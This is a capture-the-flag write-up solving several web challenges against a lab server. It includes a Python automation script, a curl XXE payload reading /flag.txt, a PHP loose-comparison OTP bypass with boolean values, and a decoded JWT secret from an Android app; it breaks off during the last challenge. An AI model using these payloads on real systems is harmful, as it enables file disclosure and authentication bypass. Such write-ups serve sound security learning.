
Challenge Name - Nitro

Points - 100

Description Ready your scripts! Only automation will beat the clock and unlock the flag.
http://15.206.47.5:9090



Everything is to be done as it is being said in the webpage /task to get the task /submit to submit the answer to that task. If the answer is correct, flag will be given by the server


I used LLM for creating the script using python

```
import requests
import base64
import re

BASE_URL = "http://15.206.47.5:9090"
TASK_URL = f"{BASE_URL}/task"
SUBMIT_URL = f"{BASE_URL}/submit"

def solve():
    print(f"[*] Targeting: {BASE_URL}")

    while True:
        session = requests.Session()

        try:
            response = session.get(TASK_URL)
            if response.status_code != 200:
                print(f"[-] Failed to fetch task. Status:
{response.status_code}")
                continue

            raw_html = response.text
            clean_text = re.sub('<[^<]+?>', '', raw_html).strip()

            if not clean_text:
                print("[-] Received empty text.")
                continue

            random_string = clean_text.split()[-1]
            print(f"[*] Task String: {random_string}")

            reversed_str = random_string[::-1]

            b64_bytes = base64.b64encode(reversed_str.encode('utf-8'))
            b64_str = b64_bytes.decode('utf-8')

            final_payload = f"CSK__{b64_str}__2025"
            print(f"[*] Payload:     {final_payload}")

            post_response = session.post(SUBMIT_URL, data=final_payload)

            result_text = post_response.text
            print(f"[*] Server Says: {result_text}")

            if "CSK" in result_text or "flag" in result_text.lower() or "{"
in result_text:
                print("\n[SUCCESS] Flag found above!")
```

```
                break

            if "slow" in result_text.lower():
                print("[-] Too slow. Retrying immediately...\n")
            else:
                print("[-] Unknown response. Retrying...\n")

        except Exception as e:
            print(f"[!] Error: {e}")
            break

if __name__ == "__main__":
    solve()
```

Why use LLM and not personal script? It's just fast, and also personal script will not contain all edge cases at once but LLM ones contains them.

The script is just simple combination of regex to clean the data being recieved from the /task & /submit endpoints, request library is obvious to end the requests, base64 is for encoding and decoding of base64 blob as it is meant to be done as per the point in the webpage.




Flag - `ClOuDsEk_ReSeArCH_tEaM_CTF_2025{ab03730caf95ef90a440629bf12228d4}`

Challenge Name - Bad Feedback

Points - 100

Description A company rolled out a shiny feedback form and insists their customers are completely trustworthy. Every feedback is accepted at face value, no questions asked. What can go wrong? Flag is in the root. http://15.206.47.5:5000



The first and foremost things is to check the source code. What i found is a script tag there and now it's time to understand how it works.

Upon understanding the functioning, what i see is that frontend is manually contructing the XML payload to the server.

```
<script> == $0
        // Intercept the form submit and send XML instead of form-encoded data
        document.getElementById('feedback-form').addEventListener('submit',
function (e) {
            e.preventDefault();

            const name = document.getElementById('name').value;
            const message = document.getElementById('message').value;

            // Build XML body (players will see this only if they intercept the
request)
            const xml =
`<?xml version="1.0" encoding="UTF-8"?>
<feedback>
    <name>${name}</name>
    <message>${message}</message>
</feedback>`;

            fetch('/feedback', {
                method: 'POST',
                headers: {
                    'Content-Type': 'application/xml'
                },
                body: xml
            })
            .then(resp => resp.text())
            .then(html => {
                // Replace the current page with the response (simple but
effective)
                document.open();
                document.write(html);
                document.close();
            })
            .catch(err => {
                alert('Error submitting feedback');
                console.error(err);
            });
        });
</script>
```

This is the critical as XML parser over the server might be not configure properly or while parsing it might execute some malicious payload and that's what is meant to the be send. My primary assumption that the flag is present directly in the server root directory

Payload (Using Extern Entity)

```
curl -X POST http://15.206.47.5:5000/feedback \
-H "Content-Type: application/xml" \
-d '<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE feedback [
  <!ENTITY content SYSTEM "file:///flag.txt">
]>
<feedback>
    <name>&content;</name>
```

```
    <message>test</message>
  </feedback>'
```


This payload spits the flag,

Flag - `ClOuDsEk_ReSeArCH_tEaM_CTF_2025{b3e0b6d2f1c1a2b4d5e6f71829384756}`

Challenge Name - Triangle

Points - 100

Description The system guards its secrets behind a username, a password, and three sequential verification steps. Only those who truly understand how the application works will pass all three. Explore carefully. Look for what others overlooked. Break the Trinity and claim the flag. http://15.206.47.5:8080



In the source code there is scripting tag and this comment both are the ways forward

the comment is

```
Dev team 2: TODO: Implement google2fa.php for auth and don't forget to
clean up the bak files post debugging before release
```

the 2nd half of it, they actually forgot to clean up the bak files.

```
└─$ curl http://15.206.47.5:8080/login.php.bak
<?php

require('google2fa.php');
require('jsonhandler.php');


$FLAG = "";
if (isset($_ENV['FLAG'])) {
    $FLAG = $_ENV['FLAG'];
}

$USER_DB = [
    // Set the initial user
    "admin" => [
        "password_hash" => password_hash("admin", PASSWORD_DEFAULT),
        "key1" => Google2FA::generate_secret_key(),
        "key2" => Google2FA::generate_secret_key(),
        "key3" => Google2FA::generate_secret_key()
    ]
];

if (isset($_DATA['username'])) {

    if (!isset($USER_DB[$_DATA['username']])) {
        json_die('wrong username', 'username');
    }

    $user_data = $USER_DB[$_DATA['username']];

    if (!password_verify($_DATA['password'], $user_data['password_hash']))
{
        json_die('wrong password', 'password');
    }

    if (!Google2FA::verify_key($user_data['key1'], $_DATA['otp1'])) {
        json_die('wrong otp1', 'otp1');
    }
    if (!Google2FA::verify_key($user_data['key2'], $_DATA['otp2'])) {
        json_die('wrong otp2', 'otp2');
    }
```

```
        if (!Google2FA::verify_key($user_data['key3'], $_DATA['otp3'])) {
            json_die('wrong otp3', 'otp3');
        }

        json_response("Flag: " . $FLAG);
    }

    json_response("OK");
```

Also here is script tag

```
<script>
    let formEl = document.getElementById("form");
    let messageEl = document.getElementById("message");

    formEl.addEventListener('submit', function (e) {
        e.preventDefault();
        document.activeElement.blur();

        let dataElements = formEl.querySelectorAll("input[name]");
        dataElements.forEach(e => e.classList.remove("is-invalid"));
        message.innerText = "Loading";

        let data = {};
        dataElements.forEach(e => {
            let name = e.getAttribute("name");
            data[name] = e.value;
        });


        fetch("/login.php", {
            method: "POST",
            body: JSON.stringify(data),
        })
        .then(data => data.json())
        .then(data => {
            if (data.error) {
                let err = new Error(data.error.message);
                err.data = data.error;
                throw err;
            }
            message.innerText = String(data.message);
        })
        .catch(error => {
            message.innerText = String(error);
            if (error.data.data) {
                formEl.querySelectorAll(`*[name="${error.data.data}"]`).forEach(e => e.classList.add("is-invalid"));
            }
        });
    });
</script>
```

From the login.php.bak Initials credentials are openly present, username is "admin" and password `"password_hash" => password_hash("admin", PASSWORD_DEFAULT)` is also "admin"

About the OTPs, they aren't guessable as they are regenarated with every request made, so there must be a flaw, the flaw is `Bypass Vulnerability` The server is likely using a loose comparison (==) or is running a PHP version where strcmp throws an error on arrays

I could have fetch google.php.bak but i didn't as the above analysis turns out to be right.


the payload i used gave me the flag at once

```
curl -X POST http://15.206.47.5:8080/login.php \
     -H "Content-Type: application/json" \
     -d '{"username": "admin", "password": "admin", "otp1": true, "otp2":
true, "otp3": true}'
```

Flag - `ClOuDsEk_ReSeArCH_tEaM_CTF_2025{474a30a63ef1f14e252dc0922f811b16}`

```
┌──(venv)─(sanskariwolf㉿SanskariWolf)-[~/Documents/CTF/CloudSEK Hiring CTF Challenge 2025]
└─$ curl -X POST http://15.206.47.5:8080/login.php \
    -H "Content-Type: application/json" \
    -d '{"username": "admin", "password": "admin", "otp1": true, "otp2": true, "otp3": true}'
{"message":"Flag: ClOuDsEk_ReSeArCH_tEaM_CTF_2025{474a30a63ef1f14e252dc0922f811b16}","data":null}
```

Using developers tools of the browser,





Challenge Name - Ticket

Points - 100


Challenge Descrition Strike Bank recently discovered unusual activity in their customer portal. During a routine review of their Android app, several clues were uncovered. Your mission is to investigate the information available, explore the associated portal, and uncover the hidden flag. Everything you need is already out there! Connect the dots and complete the challenge. The android package is com.strikebank.netbanking and the security review was conducted via bevigil.com.

Over the website bevigil.com, simply enter the package name and hovering over it took me to the security review page





After analyzing everything a little bit, the most porabably path forward seems to be under strings tab



in strings.xml, there are many things present

Portal link

```
    <string name="app_name">STRIKE Netbanking Portal</string>
33      <string name="base_url">http://15.206.47.5.nip.io:8443/</string>
```

JWT Secret

```
    <string
name="encoded_jwt_secret">c3RyIWszYjRua0AxMDA5JXN1cDNyIXMzY3IzNw==</string>
```

thought this is base64 encoded

```
┌──(sanskariwolf㉿SanskariWolf)-[~/…/CTF/CloudSEK Hiring CTF Challenge 2025/Web/Ticket]
└─$ echo "c3RyIWszYjRua0AxMDA5JXN1cDNyIXMzY3IzNw==" | base64 -d
str!k3b4nk@1009%sup3r!s3cr37
```

